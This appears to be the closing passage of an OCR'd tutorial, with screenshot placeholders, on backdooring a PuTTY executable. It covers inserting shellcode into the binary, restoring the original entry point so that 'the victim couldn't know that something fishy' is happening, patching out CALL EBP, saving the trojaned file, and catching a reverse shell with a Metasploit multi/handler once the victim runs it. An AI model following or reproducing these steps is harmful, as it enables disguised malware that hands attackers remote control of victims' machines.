
Select the updated assembly code, and copy it to executable.




Save the updated version of the executable save as puuty3.exe (overwritten, not compulsory).




Copy the next three statements which represent original entry point of the putty2.exe and store in the notepad for future use.




After the payload, we need to place the original entry point of the putty2.exe, so that the victim couldn't know that something fishy is being going on.






Here we have inserted the original entry point of the puuty.exe so that after the run of shellcode counter can return back to original executable scenario.


Replace CALL EBP at the end of shellcode with NOP to remove the restriction of matching the EBP value, or we can replace it with difference in ESP caused because of shellcode (ADD EBP,$DIFF).




Save the updated assembly to the new executable putty3.1.exe.




We have a Windows executable ready to go. Now, we will use multi/handler, which is a stub that handles exploits launched outside of the framework.




When using the exploit/multi/handler module, we still need to tell it which payload to expect so we configure it to have the same settings as the executable we generated.






Now that we have everything set up and ready to go, we run exploit for the multi/handler and execute our generated executable on the victim. The multi/handler handles the exploit for us and presents us our shell.

